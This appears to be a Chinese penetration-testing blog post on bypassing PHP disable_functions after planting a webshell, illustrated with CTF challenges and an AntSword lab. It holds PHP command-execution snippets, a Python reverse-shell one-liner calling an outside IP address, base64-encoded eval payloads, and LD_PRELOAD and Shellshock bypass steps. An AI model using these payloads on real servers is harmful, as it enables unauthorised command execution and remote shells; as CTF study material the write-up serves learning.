
Bypass Disable Functions | WHOAMI's Blog

如果在渗透时，上传了 webshell 却因为 disable_functions 禁用了我们函数而无法执行命令的话，这时候就需要想办法进行绕过，突破 disable_functions。

[toc]

前言

我们经过千辛万苦拿到的 Webshell 居然 tmd 无法执行系统命令：



多半是 disable_functions 惹的祸。查看 phpinfo 发现确实设置了 disable_functions：

disable_functions	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,putenv,error_log,dl	set_time_limit,ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,mail,putenv,error_log,dl

千辛万苦拿到的 Shell 却变成了一个空壳，你甘心吗?

本篇文章，我从网上收集并整合了几种常见的绕过 disable_functions 的方法，通过原理介绍并结合典型的 CTF 题目来分享给大家，请大伙尽情享用。

Disable Functions

为了安全起见，很多运维人员会禁用 PHP 的一些“危险”函数，例如 eval、exec、system 等，将其写在 php.ini 配置文件中，就是我们所说的 disable_functions 了，特别是虚拟主机运营商，为了彻底隔离同服务器的客户，以及避免出现大面积的安全问题，在 disable_functions 的设置中也通常较为严格。

如果在渗透时，上传了 webshell 却因为 disable_functions 禁用了我们函数而无法执行命令的话，这时候就需要想办法进行绕过，突破 disable_functions。

常规绕过（黑名单绕过）

即便是通过 disable functions 限制危险函数，也可能会有限制不全的情况。如果运维人员安全意识不强或对 PHP 不甚了解的话，则很有可能忽略某些危险函数，常见的有以下几种。

- exec()

```php
<?php
echo exec('whoami');
?>
```

- shell_exec()

```php
<?php
echo shell_exec('whoami');
?>
```

- system()

```php
<?php
system('whoami');
?>
```

- passthru()

```php
<?php
passthru("whoami");
?>
```

- popen()

```php
<?php
$command=$_POST['cmd'];
$handle = popen($command,"r");
while(!feof($handle)){
    echo fread($handle, 1024);
}
pclose($handle);
?>
```

- proc_open()

```php
<?php
$command="ipconfig";
$descriptorspec = array(1 => array("pipe", "w"));
$handle = proc_open($command ,$descriptorspec , $pipes);
while(!feof($pipes[1])){
    echo fread($pipes[1], 1024);
}
?>
```

还有一个比较常见的易被忽略的函数就是 pcntl_exec。

利用 pcntl_exec

使用条件：

- PHP 安装并启用了 pcntl 插件

pcntl 是 linux 下的一个扩展，可以支持 php 的多线程操作。很多时候会碰到禁用 exec 函数的情况，但如果运维人员安全意识不强或对 PHP 不甚了解，则很有可能忽略 pcntl 扩展的相关函数。

pcntl_exec() 是 pcntl 插件专有的命令执行函数来执行系统命令函数，可以在当前进程空间执行指定的程序。

利用 pcntl_exec() 执行 test.sh：

```
<?php
if(function_exists('pcntl_exec')) {
   pcntl_exec("/bin/bash", array("/tmp/test.sh"));
} else {
       echo 'pcntl extension is not support!';
}
?>
```

由于 pcntl_exec() 执行命令是没有回显的，所以其常与 python 结合来反弹 shell：

```
<?php pcntl_exec("/usr/bin/python",array('-c','import socket,subpro
cess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM,socket.SO
L_TCP);s.connect(("132.232.75.90",9898));os.dup2(s.fileno(),0);os.d
up2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/ba
sh","-i"]);'));
```

[第四届“蓝帽杯”决赛]php 这道题利用的就是这个点。

利用 LD_PRELOAD 环境变量

原理简述

LD_PRELOAD 是 Linux 系统的一个环境变量，它可以影响程序的运行时的链接（Runtime linker），它允许你定义在程序运行前优先加载的动态链接库。这个功能主要就是用来有选择性的载入不同动态链接库中的相同函数。通过这个环境变量，我们可以在主程序和其动态链接库的中间加载别的动态链接库，甚至覆盖正常的函数库。一方面，我们可以以此功能来使用自己的或是更好的函数（无需别人的源码），而另一方面，我们也可以以向别人的程序注入程序，从而达到特定的攻击目的。

我们通过环境变量 LD_PRELOAD 劫持系统函数，可以达到不调用 PHP 的各种命令执行函数（system()、exec() 等等）仍可执行系统命令的目的。

想要利用 LD_PRELOAD 环境变量绕过 disable_functions 需要注意以下几点：

- 能够上传自己的. so 文件
- 能够控制 LD_PRELOAD 环境变量的值，比如 putenv() 函数
- 因为新进程启动将加载 LD_PRELOAD 中的. so 文件，所以要存在可以控制 PHP 启动外部程序的函数并能执行，比如 mail()、imap_mail()、mb_send_mail() 和 error_log() 函数等

一般而言，利用漏洞控制 web 启动新进程 a.bin（即便进程名无法让我随意指定），新进程 a.bin 内部调用系统函数 b()，b() 位于 系统共享对象 c.so 中，所以系统为该进程加载共享对象 c.so，想办法在加载 c.so 前优先加载可控的 c_evil.so，c_evil.so 内含与 b() 同名的恶意函数，由于 c_evil.so 优先级较高，所以，a.bin 将调用到 c_evil.so 内的 b() 而非系统的 c.so 内 b()，同时，c_evil.so 可控，达到执行恶意代码的目的。基于这一思路，常见突破 disable_functions 限制执行操作系统命令的方式为：

- 编写一个原型为 uid_t getuid(void); 的 C 函数，内部执行攻击者指定的代码，并编译成共享对象 getuid_shadow.so；
- 运行 PHP 函数 putenv()（用来配置系统环境变量），设定环境变量 LD_PRELOAD 为 getuid_shadow.so，以便后续启动新进程时优先加载该共享对象；
- 运行 PHP 的 mail() 函数，mail() 内部启动新进程 /usr/sbin/sendmail，由于上一步 LD_PRELOAD 的作用，sendmail 调用的系统函数 getuid() 被优先级更好的 getuid_shadow.so 中的同名 getuid() 所劫持；
- 达到不调用 PHP 的 各种 命令执行函数（system()、exec() 等等）仍可执行系统命令的目的。

之所以劫持 getuid()，是因为 sendmail 程序会调用该函数（当然也可以为其他被调用的系统函数），在真实环境中，存在两方面问题：

- 一是，某些环境中，web 禁止启用 sendmail、甚至系统上根本未安装 sendmail，也就谈不上劫持 getuid()，通常的 www-data 权限又不可能去


更改 php.ini 配置、去安装 sendmail 软件；

- 二是，即便目标可以启用 sendmail，由于未将主机名（hostname 输出）添加进 hosts 中，导致每次运行 sendmail 都要耗时半分钟等待域名解析超时返回，www-data 也无法将主机名加入 hosts（如，127.0.0.1 lamp、lamp.、lamp.com）。

基于这两个原因，yangyangwithgnu 大佬找到了一个方式，在加载时就执行代码（拦劫启动进程），而不用考虑劫持某一系统函数，那我就完全可以不依赖 sendmail 了，详情参见：
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD


利用方法

下面，我们通过 [GKCTF2020]CheckIN 这道题来演示利用 LD_PRELOAD 来突破 disable_functions 的具体方法。




构造如下拿到 shell：

```
/?Ginkgo=ZXZhbCgkX1BPU1Rbd2hvYW1pXSk7
```



但是无法执行命令：



怀疑是设置了 disable_functions，查看 phpinfo：

```
/?Ginkgo=cGhwaW5mbygpOw==
```


发现确实设置了 disable_functions：

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,

下面尝试绕过。

需要去 yangyangwithgnu 大佬的 github 上下载该项目的利用文件：
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD

本项目中有这几个关键文件：




- bypass_disablefunc.php：一个用来执行命令的 webshell。
- bypass_disablefunc_x64.so 或 bypass_disablefunc_x86.so：执行命令的共享对象文件，分为 64 位的和 32 位的。
- bypass_disablefunc.c：用来编译生成上面的共享对象文件。

对于 bypass_disablefunc.php，权限上传到 web 目录的直接访问，无权限的话可以传到 tmp 目录后用 include 等函数来包含，并且需要用 GET 方法提供三个参数：

- cmd 参数：待执行的系统命令，如 id 命令。
- outpath 参数：保存命令执行输出结果的文件路径（如 /tmp/xx），便于在页面上显示，另外该参数，你应注意 web 是否有读写权限、web 是否可跨目录访问、文件将被覆盖和删除等几点。
- sopath 参数：指定劫持系统函数的共享对象的绝对路径（如 /var/www/bypass_disablefunc_x64.so），另外关于该参数，你应注意 web 是否可跨目录访问到它。


首先，想办法将 bypass_disablefunc.php 和 bypass_disablefunc_x64.so 传到目标有权限的目录中：




然后将 bypass_disablefunc.php 包含进来并使用 GET 方法提供所需的三个参数：


```
/?Ginkgo=aW5jbHVkZSgiL3Zhci90bXAvYnlwYXNzX2Rpc2FibGVmdW5jLnBocCIpOw==&cmd=id&outpath=/tmp/outfile123&sopath=/var/tmp/bypass_disablefunc_x64.so
```

如下所示，成功执行命令：






成功执行 / readflag 并得到了 flag：



在蚁剑中有该绕过 disable_functions 的插件：



我们选择 `LD_PRELOAD` 模式并点击开始按钮，成功后蚁剑会在 `/var/www/html` 目录里上传一个 `.antproxy.php` 文件。我们创建副本，并将连接的 URL shell 脚本名字改为 `.antproxy.php` 获得一个新的 shell，在这个新 shell 里面就可以成功执行命令了。

利用 ShellShock（CVE-2014-6271）

使用条件：

- Linux 操作系统
- `putenv()` 、 `mail()` 或 `error_log()` 函数可用
- 目标系统的 `/bin/bash` 存在 `CVE-2014-6271` 漏洞
- `/bin/sh -> /bin/bash` sh 默认的 shell 是 bash

原理简述

该方法利用的 bash 中的一个老漏洞，即 Bash Shellshock 破壳漏洞（CVE-2014-6271）。

该漏洞的原因是 Bash 使用的环境变量是通过函数名称来调用的，导致该漏洞出现是以 `(){` 开头定义的环境变量在命令 ENV 中解析成函数后，Bash 执行并未退出，而是继续解析并执行 shell 命令。而其核心的原因在于在输入的过滤中没有严格限制边界，也没有做出合法化的参数判断。

一般函数体内的代码不会被执行，但破壳漏洞会错误的将"{}"花括号外的命令进行执行。PHP 里的某些函数（例如：mail()、imap_mail()）能调用 popen 或其他能够派生 bash 子进程的函数，可以通过这些函数来触发破壳漏洞 (CVE-2014-6271) 执行命令。


利用方法

我们利用 AntSword-Labs 项目来搭建环境：


```
git clone https://github.com/AntSwordProject/AntSword-Labs.git
cd AntSword-Labs/bypass_disable_functions/2
```

```
cd AntSword-Labs/bypass_disable_functions/2
docker-compose up -d
```

